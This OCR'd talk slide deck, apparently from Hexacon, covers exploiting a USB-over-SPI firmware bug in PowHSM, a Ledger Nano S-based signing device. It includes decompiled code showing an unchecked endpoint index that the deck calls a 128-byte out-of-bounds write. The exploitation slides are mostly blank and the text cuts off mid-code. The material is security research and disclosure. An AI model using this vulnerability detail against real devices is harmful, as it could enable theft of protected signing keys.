
HSM Security


Exploitation of USB over SPI bug

Sergei Volokitin

Motivation


BORED





HSM security

PCI HSM



TPM

SE

Purpose


- Cryptographic key generation
- Secure key storage
- Sign/Verify
- Tamper evident/resistant

By Alexander Klink, https://commons.wikimedia.org/w/index.php?curid=5536470
https://www.xda-developers.com/samsung-secure-element-s3fv9rr-security-chip-second-generation/


PowHSM solution

- Specific use case for RSK blockchain solution
- HSM is based on Ledger Nano S device
- Software only modification
- Implements custom UI and Signer APP
- Relies on Ledger device security
  - PowHSM is uses the old version of the device FW 1.3.1


Ledger Nano S




Ledger Nano S internals




Ledger Nano S design



Attacker model



Attacker model



PowHSM code

```
149     }
150
151     static void main_loop() {
152         volatile unsigned int rtx = 0;
153
154         while (!hsm_exit_requested()) {
155             if (!do_io_exchange(&rtx))
156                 continue;
157             rtx = hsm_process_apdu(rtx);
158         }
159     }
160
```

```
32      typedef enum {
33          // Signing-related
34          INS_SIGN = 0x02,
35          INS_GET_PUBLIC_KEY = 0x04,
36
37          // Misc
38          RSK_IS_ONBOARD = 0x06,
39          RSK_MODE_CMD = 0x43,
40
41          // Advance blockchain and blockchain state
42          INS_ADVANCE = 0x10,
43          INS_ADVANCE_PARAMS = 0x11,
44          INS_GET_STATE = 0x20,
45          INS_RESET_STATE = 0x21,
46          INS_UPD_ANCESTOR = 0x30,
47
48          // Attestation
49          INS_ATTESTATION = 0x50,
50          INS_HEARTBEAT = 0x60,
51
52          // Exit
53          INS_EXIT = 0xff,
54      } apdu_instruction_t;
55
```

Previous audit findings

3 Table of Findings

For each finding, NCC Group uses a composite risk score that takes into account the severity of the risk, application's exposure and user population, technical difficulty of exploitation, and other factors.

Title	Status	ID	Risk
Inconsistent Threshold Signature Validation Criteria	Fixed	6PU	Low
Potentially Unsafe Exception Handling	Fixed	AP2	Low
Block Number Validation in Blockchain State Update Does Not Match Documentation	Fixed	2GR	Low
Failure to Validate Signer Authorizer Array Size May Lead to Out-of-Bound Memory Access	Fixed	W4M	Low
Onboarding State May Not Be Correctly Tracked	Fixed	7DB	Low
Flash Memory Endurance Considerations	Fixed	4GK	Info

PowHSM attack paths


The critical components for the code:

- PIN verification
- Authentication state checks
- Transaction parsing
- Transaction state
- …


PowHSM attack paths

The critical components for the code:

- PIN verification
- Authentication state checks
- Transaction parsing
- Transaction state
- …



usb_ep_xfer_event()



usb_ep_xfer_event()

IDA View-A | Pseudocode-A | Pseudocode-B | Hex View-1 | Structures | Enums | Imp

```
1  void io_seproxyhal_handle_usb_ep_xfer_event()
2  {
3    switch ( G_io_seproxyhal_spi_buffer[4] )
4    {
5      case 1u:
6        USBD_LL_SetupStage(&USBD_Device, &G_io_seproxyhal_spi_buffer[6]);
7        break;
8      case 2u:
9        USBD_LL_DataInStage(&USBD_Device, G_io_seproxyhal_spi_buffer[3] & 0x7F, &G_io_seproxyhal_spi_buffer[6]);
10       break;
11     case 4u:
12       G_io_usb_ep_xfer_len[G_io_seproxyhal_spi_buffer[3] & 0x7F] = G_io_seproxyhal_spi_buffer[5];
13       USBD_LL_DataOutStage(&USBD_Device, G_io_seproxyhal_spi_buffer[3] & 0x7F, &G_io_seproxyhal_spi_buffer[6]);
14       break;
15   }
16 }
```

```
.bss:20002015 G_io_usb_ep_xfer_len % 7          ; DATA XREF: io_seproxyhal_get_ep_rx_size+E↓o
.bss:20002015                                   ; .text:off_C0D08744↓o ...
.bss:2000201C                 EXPORT G_io_apdu_state
.bss:2000201C ; volatile io_apdu_state_e G_io_apdu_state
.bss:2000201C G_io_apdu_state % 1               ; DATA XREF: io_seproxyhal_init+A↓o
.bss:2000201C                                   ; io_seproxyhal_init+E↓w ...
.bss:2000201D                 ALIGN 2
.bss:2000201E                 EXPORT G_io_apdu_offset
.bss:2000201E ; volatile unsigned __int16 G_io_apdu_offset
.bss:2000201E G_io_apdu_offset % 2              ; DATA XREF: io_seproxyhal_init+10↓o
.bss:2000201E                                   ; io_seproxyhal_init+12↓w ...
.bss:20002020                 EXPORT G_io_apdu_length
```

The bug


Global data out of bounds write of 128 bytes

To do list:


- ☐ Find how to trigger the bug
- ☐ Find what to corrupt


....


- ☐ Present exploitation of trivial BOF at Hexacon




Trigger the bug







The corruption




```
// Struct grouping all callbacks
typedef struct {
    rlp_start_cb_t bytearray_start;
